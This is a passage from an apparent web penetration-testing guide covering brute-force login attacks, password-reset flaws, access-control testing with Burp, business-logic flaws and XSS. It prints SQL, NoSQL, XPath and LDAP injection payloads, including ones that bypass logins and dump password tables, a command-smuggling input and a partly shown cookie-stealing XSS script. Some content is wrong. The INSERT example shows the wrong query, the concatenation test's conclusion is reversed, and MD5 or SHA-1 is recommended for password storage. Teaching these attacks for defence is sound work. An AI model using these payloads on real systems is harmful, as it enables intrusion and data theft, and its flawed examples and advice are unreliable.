Leaving login process to be repeated unconditionally will make authentication vulnerable to brute force attack which will end in breaking authentication with the speed that a penetration system can iteratively try different possible passwords.

**Attack requirement:**

- A. No or client side only check for number of login fails.
- B. Not very gonium powerful password.
- C. If a self-registering account Is available better to create an account.

**Attack process:**

- A. Before going directly to automate the attack explore the locking policy manually beginning by trying at least (10) bad password values on the same account, check any messages and accessibility of the account with the right password.
- B. If the account was locked, try to monitor any cookie to discover it the locking is based on client side information that you can manipulate.
- C. See if the system allows you to login with right user name and password, if yes you can keep guessing.
- D. Monitor to find any difference in response between bad login and successful one to depend on when start in automated phase. A Burp comparer tool can provide a good way to do that







Figure 46: comparing requests with Burp

- E. Use an automation tool to iteratively try different user names and password. (Burp is an example)
- F. Monitor results and collect broken account information.
- G. Different messages can be a very good pointer that you did a bad guess the user name only or both credentials.

## 6.4 Password management exploit



In many situation developers do not focus on protecting privileged pages from privileged users so the mistakes that are covered in main login page reappear in the change password, forget password or remember me option.

Mistakes like allowing unlimited number of false login, providing different message depending on bad or valid password and checking the validity of password before matching with new password.

Another issue raised when dealing with forgotten passwords, a weak method might lead to use challenge questions that are much more easier to break, like pet name or first name for mother..etc.

Another source of danger as mentioned is the option of remembering the password which can be reflected using cookie based approach through non encrypted or weak encryption that might allow the attacker to understand the identifier used and generate similar one.

**Attack requirement:**

- A. No or weak locking policy
- B. Verbose messages for false and valid login
- C. Storing password locally through weak identifier

**Attack process:**

- A. For change and forgot password process is totally similar to brute force process
- B. As for the password remember option user should check for cookies and any stored non encrypted or weakly encrypted value or identifier by capturing and examining the sent request after activating remember me option using a tool like Burp proxy.
- C. If the identifier can be easily generated, generate different identifiers and iteratively check if this will allow compromising other accounts using Burp to achieve that.

## 6.5 Impersonation Functionality



Figure 47: impersonating functionalities

In many cases, application implements an impersonation functionality in order to be able to control a user account by a privileged person in the organization. An example is the case of a bank customer account and an account supervisor where the supervisor has the privilege to access the customer account and execute tasks on his behalf.

The main issue related to impersonation is that the functionality is treated as hidden functionality with minimal control over access or as a back door that can be accessed through simple password.

**Attack requirement:**

- A. The impersonation functionality is using a back door or hidden functionality
- B. Minimal control on the access through that functionality (vulnerable to brute force or bad password)

**Attack process:**

Use the same process applied in brute force attack or bad password depending on the case

## 6.6 Other issues

# MISCELLANEOUS



Other issues related password might be things like vulnerabilities caused by inefficient handling of errors in login process or multistage login.

The storage of non-encrypted password values might also represent a serious problem which makes the usage of MD5 or SH1 necessary to eliminate such threat.

## 6.7 Authorization




Figure 48: Authority types

Authorization is the process of giving someone permission to do or have something; it defines how access is controlled in the context of what is accessed by whom.

In authorization, we can talk about three types of authorities:

- 1- **Vertical authority:** it is about the level of access to specific functionality set for each type of user; an example is the difference in authority between administrator and a normal user.
- 2- **Horizontal authority:** this type of authority is about controlling the access in the same functionality, as an example having the authority to access the web mail functionality does not mean the ability to access any email account.
- 3- **Contextual authority:** this type of authority is related to the current application state, which can be explained in the perspective of a multistage process where available functionalities are specified according to the present state.

Attackers concentrate accordingly on breaking the access control using three methods:

- **Vertical privilege escalation:** The focus in this method is to gain a higher level of access related to a more privileged type of user.
- **Horizontal privileges escalation:** tries to compromise resources to which he is not entitled. For example, in a web mail application to read other people's e-mail.
- **Business logic exploitation:** tries to exploit a flaw in the application's state machine to have access to an important resource. For example, a user may be able to bypass the payment step in a shopping checkout sequence.

***Attack requirement:***

- A. Different privileges to different users on functionalities
- B. Different privileges to different users on resources.
- C. Privileged user used functionalities are in the same application containing configuration and monitoring it

***Attack Process:***

- A. Configure Burp as a proxy and disable interception, browse all the application's content within one user context. If the target is to test vertical access controls, a higher privileges account should be used.
- B. Be sure to map all functionalities by checking Burp's site map.
- C. Use the context menu to select the "compare site maps" feature.
- D. To select the second site map to be compared, you can either load this from a Burp state file or have Burp dynamically re-request the first site map in a new session context.
- E. To test horizontal access controls between users of the same type, you can simply load a state file you saved earlier,

having mapped the application as a different user. For testing vertical access controls, it is preferable to re-request the high-privilege site map as a low-privileged user, because this ensures complete coverage of the relevant functionality.

- F. To re-request the first site map in a different session, you need to configure Burp's session-handling functionality with the details of the low-privilege user session (for example, by recording a login macro or providing a specific cookie to be used in requests)
- G. It is necessary that define suitable scope rules to prevent Burp from requesting any logout function.




Figure 49: comparing sites maps using Burp to extract the difference between privileged and non privileged accounts to target the difference

## 6.8 Attack Execution-data stores

**ORACLE**  
DATABASE

 **mongoDB**



 **MySQL**



Data storage is one of the main components of most of web applications, it contains the information about the key business functionalities in addition to users account information which makes it a delicious meal for an attacker.

Data storages have many types that rely on multiple technologies, it can be as simple as plain text file or sophisticated Data base management system like Oracle.

No matter what used Data stores are it can become vulnerable if the attacker finds a way to interface the data store through the application functionalities or being able to access it directly in case of Data remote access availability.

Injection is one of the common types of attacks that commonly executed to compromise data stores, it generally depends on the nature of interpreted languages characterized by parsing and executing instructions in the run time. PHP, Perl, SQL and LDAP are well-known examples of interpreted languages used in web application development.

The main idea that helps in compromising interpreted language is being able to inject special characters or instruction that have grammar match in the language syntax.

The following listing a simple SQL syntax that retrieve user records that has a matching user name and password to those entered in quotations.

```
Select * from users where username = 'usrName' and password = 'pass'
```

If the application that include this syntax is vulnerable to injection by mean of absence of sanitization functionality for entered values, the attacker will be able to enter the value of

( admin'- - ) in the user name and any password to gain administrator account privileges as the resulting code that is going to be executed by the interpreter is:

```
Select * from users where username = 'admin'- '-' and password = 'anyPass'
```

The (- -) is the special syntax to begin comment in SQL, which means that the interpreter will ignore everything after (-- ) and will retrieve the admin record.

## 6.9 SQL injection



SQL can be simply exploited through injecting special words and structures to compromise user accounts and personal information, fake orders and payment details. the following examples are instances that explain different context that attacker can use to execute SQL injection

**Attack requirement:**

No sanitization functionality to neutralize special words or characters matching an instruction in the SQL grammar.

To check the possibility of SQL injection attack you can do the following tests:

- Try to input a single quotation and monitor change in behavior
- Try two quotes and monitor change in behavior.
- Try to use concatenation on input fields '|' FOO (in oracle) or '+Foo (in ms sql) or ' 'Foo (in mysql) if no difference is detected then the application is vulnerable

### 6.9.1 Attack Select statement

**Listing**

```
SELECT author, title, year FROM books WHERE publisher = 'pearson' and
published=1
```

**Attack**

Using the value (pearson' OR 'a'='a) will make the query show all book information for all publishers.

```
SELECT author, title, year FROM books WHERE publisher = 'pearson' OR
'a'='a' and published=1
```

### 6.9.2 Attack insert

In this example an insert statement dedicated to create a new account can be compromised to create an account with administrator privileges.

**Listing**

```
INSERT INTO users (username, password, ID, privs) VALUES
('daf','secret', 2248, 1)
```

**Attack**

We can simply use the value foo', 'bar', 9999, 0)-- to enable this hack

```
Select * from users where username = 'admin'- '-' and password =
'anyPass'
```

### 6.9.3 Attack update statement

This example will use injection in the update statement related to password changing functionality to change the administrator password.

**Listing**

```
UPDATE users SET password='theNewPass' WHERE user = 'sami' and
password
= 'oldPassword'
```

**Attack**

If the new password value is set to ( **admin' or 1=1--** ) the resulting query will become

```
UPDATE users SET password='theNewPass' WHERE user = 'admin' or
1=1
```

**6.9.4 Attacking Delete statement**

Using a method similar to the one used with update statement attacker can cause a great damage injecting into delete statement

The following listing is dedicated to remove an order item from an order

**Listing**

```
DELETE FROM orders WHERE order_item_code='p23453' and
order_Id=12
```

**Attack:**

Setting order\_item\_code value to ( ' or 1=1 ) will cause the deletion of all orders in orders table.

```
DELETE FROM orders WHERE order_item_code="" or 1=1 and
order_Id=12
```

**6.9.5 Attacking Using UNION**

Using union can open the door widely open to execute a separated select query. a simple query like the one shown in the following listing can be exploited to retrieve user names and passwords for all users.

**Listing**

```
Select * from titles where username='sami'
```

**Attack:**

Setting the username value to ( sami' UNION SELECT uid,username,password FROM users-- )

```
Select * from titles where username='sami' UNION SELECT
uid,username,password FROM users--
```



But this attack cannot be executed if we don't know the names of tables and columns so we can try to inject the following (as information\_schema is supported by ms sql and mysql)

```
SELECT table_name,column_name FROM information_schema.columns
where
column_name LIKE '%PASS%'
```

## 6.10 NO SQL injection



No SQL data base does not follow the same rules as the relational data bases therefore it does not support SQL queries, the alternative in no SQL databases differ depending on the database type. A list of common query methods includes:

- Key / value lookup
- XPath
- Direct usage of programming language like JavaScript

Injection in mongo DB:

Mongo db is one of the no sql databases that gained a wide popularity specially with web application that focus on scalability.

No sql Injection is possible by inserting a value with special characters.

the following listing is php code that will create a Mongo DB instance and retrieve an array containing the username and password.

### Listing

```
$m = new Mongo();
$db = $m->cmsdb;
$collection = $db->user;
$js = "function() {
return this.username == '$username' & this.password == '$password'; }";
$obj = $collection->findOne(array('$where' => $js));
if (isset($obj["uid"]))
```


```
{
$logged_in=1;
}
else
{
$logged_in=0;
}
```

**Attack:**

Using the value of ( `a' || 1==1 || 'a'=='a` ) for user name and any password this will result in executing the following code:

```
(this.username == 'a' || 1==1) || ('a'=='a' & this.password == 'aaa');
```

## 6.11 XPath injection



XPath is a language to query XML document where expressions represents a sequence of steps that is required to navigate from one node of a document to another.

The following is a listing of an XML based Data store

**Listing**

```
<addressBook>
<address>
<firstName>William</firstName>
<surname>Gates</surname>
<password>MSRocks!</password>
<email>billyg@microsoft.com</email>
<ccard>5130 8190 3282 3515</ccard>
</address>
<address>
```

```

<firstName>Chris</firstName>
<surname>Dawes</surname>
<password>secret</password>
<email>cdawes@craftnet.de</email>
<ccard>3981 2491 3242 3121</ccard>
</address>
<address>
<firstName>James</firstName>
<surname>Hunter</surname>
<password>letmein</password>
<email>james.hunter@pookmail.com</email>
<ccard>8113 5320 8014 3313</ccard>
</address>
</addressBook>

```

The following XPath query effectively verifies the user-supplied credentials and retrieves the relevant user's credit card number:

```

//address[surname/text()='Dawes' and password/text()='secret']/ccard/text()

```

#### Attack:

The usage of the value ( ' or 'a'='a ) as password will result retrieving the credit card information for all users.

If the structure of the document is not known it will be difficult to know how exactly what to write, usually we solve this problem using what is called blind Xpath injection.


```

' or substring(name(parent::*[position()=1]),2,1)='a
' or substring(name(parent::*[position()=1]),2,1)='b
' or substring(name(parent::*[position()=1]),2,1)='c
' or substring(name(parent::*[position()=1]),2,1)='d
Etc...

```

The previous listing can be used to extract node names.

## 6.12 LDAP injection



LDAP is the acronym of Light Directory Access Protocol a standard application protocol for accessing and maintaining distributed directory information services over an Internet Protocol.

The directory is organizing as a hierarchy that generally stores user information and any other information if needed.

The most popular example about LDAP is Active Directory used in windows and OpenLDAP that is used as HR application.

LDAP uses filters joined by operators to search the directory, the query syntax is as illustrated in the following listing

```
(operator (key1=value1 value2 ...) (key2=value1 .... valuen))
```

Operator can be something like (&) for conjunctive queries and (|) for disjunctive queries

```
(|(city=LA )(department=design)(city=CA )(department=R&D))
```

**Attack requirement:**

No proper sanitization on the user input that will be part of an LDAP query.

**Attack example:**

If the following is the listing of a query used in the application to retrieve a sale personnel information in a specific city.


```
(&(city=LA )(department=sales))
```

**Now if the injection is done to change the city to**

```
*) (department=*))
```

This will cause the query to return employee information in all departments and cities.

## 6.13 Attack Execution-Business Logic



Attacking business logic is one of the methods used to compromise a web application noting that discovering a logical flaw is a hard task because this kind of flaws does not have a specific signature as other types of vulnerabilities and it can be totally different from one application to another but attacker can try a set of possible vulnerabilities that might exist in the probed application.

- 1- **Encrypt and disclose the key:** Using the same encryption for two pair of information one is visible and the other is not.

An example about that might appear in (remember me) functionality where the developer implements the same encryption key for a cookie containing session ID information and what is called screen name (the user name shown on screen).

The main problem in the logic is that the attacker can tamper and replay what is encrypted and protected. This actually is not the problem of weak encryption but the usage of the same key with value that is visible (the screen name) which makes it easy for attacker to predict the used key and unlock the encryption of the Session ID information.

- 2- **Overloading dual privileges:** Implementing an overloaded method for password change for administrators and normal users depending on the existence of the (old password parameter) which gives the attacker the ability to use non valid parameter list to be routed to administrator's version.
- 3- **Multistage manipulation:** Sometimes the developer makes a bad assumption that user will follow all steps in a multistage task in the right sequence but this is not always the case as an attacker can manipulate the client to avoid passing through a specific stage which will cause sometimes a great damage. an example about this attack is manipulating a sequence parameter that hold the current stage in purchasing multistage task to purchase a digital content without passing in payment phase.
- 4- **Overlapped checks:** Another case is the case where the business logic does not consider out of band inputs for all methods related to same input. an example is a banking web application containing transfer method dedicated to do the transfer and a pre-check method to restrict transfers for amounts higher than (10,000\$) and route such transfers to be approved by senior manager. The pre-checked method considers only the check for a number higher than 10,000\$ so the flaw was that even a negative number will pass through that test and the negative value will go directly to the transfer method that takes the absolute value of the number so if somebody tries to transfer (-900,0000\$) the transfer will be authorized with no senior manager review.
- 5- **Bulk but for a while:** A scenario where attacker can get benefit from bulk purchase then purchase only one item is also a flaw based on the assumption that the user will send the full list of purchased product after getting the discount.

- 6- **Forgotten escape:** this attack is based on the assumption that a sanitization method is available and will prevent all malicious characters that might cause a problem but the developer forgot the escape which itself does not represent a problem but escaping the escape by the mean of disable the sanitization functionality. An example is the usage of an input like ( whatever \;ls ) in this case the sanitization will turn the clean input to poisoned one ( whatever \\;ls ) which will reactivate the semicolon malicious effect.
- 7- **Defence+Defence=?** : sometimes the intersection of two defense mechanisms can be used by the attacker to initiate a successful attack. An example is the usage of an extra single quotation mark to escape a single quotation mark as a defense mechanism to prevent SQL injection, and truncation length limiter mechanism for input as a second mechanism to minimize the ability to enter unexpected amount of entry. The flaw resides in the usage of the second mechanism by the attacker to break the first.

if the user login query was:

```
Select * from users where username='user name' and password='password';
```

Now if the attacker provides the a user name containing ( xxxxxxxx....xxxx' ) where 127(x) character is there and a password ( or 1=1-- ) the resulting query

```
Select * from users where username='xxxx..xxx'and password=' or 1=1--';
```

Will break the login functionality as the extra added quotation by the first mechanism will be truncated by the second.

- 8- **Race condition:** in the case of race condition the vulnerability appears only for a short period of time, it is hard to detect and reproduce, but it can open a door wildly if exploited.

an example is the case of login function that mistakenly stores part of session information as a static information that are used as an identifier in other functionalities so if two users use the login functionality exactly in the same time there is a big chance that they can reach the functionalities that uses the static identifier.

## 6.14 Web application Cross Site Scripting (XSS)

even though cross site scripting is more considered as a client or user based attack we did separate it in a dedicated part due to its importance and varieties




Figure 50: XSS attacks categories

of exploitation scenarios as we can differentiate three main categories of XSS attacks:

- Echo or reflected attack: in this category the attack depends on the existence of page men to be a convenience but it become a vulnerability due to full or partial reflection of the entered information as is.
- Stored Script attack: this category covers the attacks based on the attacker being able to store contents on the server side without being sanitized that will be available to other users.
- Data Object Model attack: The attacker in this category depends on the updating the Data Object Model of the document to cause change on the page not on the reflection of information through the server.


## 6.15 Echo or reflection based XSS

### Attack requirement:

- A. The user access a page that contains a vulnerable page with echo
- B. No sanitization is applied on the reflected input passed to that page

### Attack process:

- A. The attacker creates a link to the trusted site containing the vulnerable echo page passing the JavaScript as parameter.
- B. The server will send the response containing the inserted script.
- C. The client executes the JavaScript and containing any special message or forwarding request to phished site or simply send back session information which will help the attacker in initiating a session hijacking.

**Example:**

- A. The attacker creates an email containing a link as follow:

```
<a href="http://theTrustedVulnerableSite.com/echoPage.php?message=<script>alert ('i am the attack payload')</script>" >Visit page</a>
```

- B. The echo page will generate the page containing the script, the script will be executed and show the alert. In real life example the payload script can be a script that sends session cookie information automatically to attacker.


## 6.16 Stored script attack

This category of cross site scripting needs access to shared content that can be edited by attacker like the case of public comments or social networks or administrators reaching user contents.

**Attack requirement:**

- The attacker has write access to shared contents on a web page that will be stored on the back end.
- The site holding the shared content does not apply any sanitization before storing the submitted data.
- The victim has access to the same web page with shared contents





Client execute the script embedded in the shared content

#### **Attack Process:**

- A. The attacker accesses the vulnerable site and submit a content poisoned with java script containing the attack payload
- B. The attack payload might be anything from session hijacking code by trying to retrieve (document.cookie) object, to forwarding to phished site owned by attacker.
- C. The victim accesses the shared contents loads the poisoned contents.
- D. The attack payload script is executed on the victim machine.

#### **Example:**

A vulnerable site that allow the visitors to post answers for a specific question without proper input validation.

The attacker uses the fact that no sanitization is done on the submitted questions and send the following:

```
Any Text as an answer to the question
<script>
serialize = function(obj) {
  var str = [];
  for(var p in obj)
    if (obj.hasOwnProperty(p)) {str.push(encodeURIComponent(p) + "=" +
encodeURIComponent(obj[p]));}
  return str.join("&");
}
var xhttp = new XMLHttpRequest();
```

```

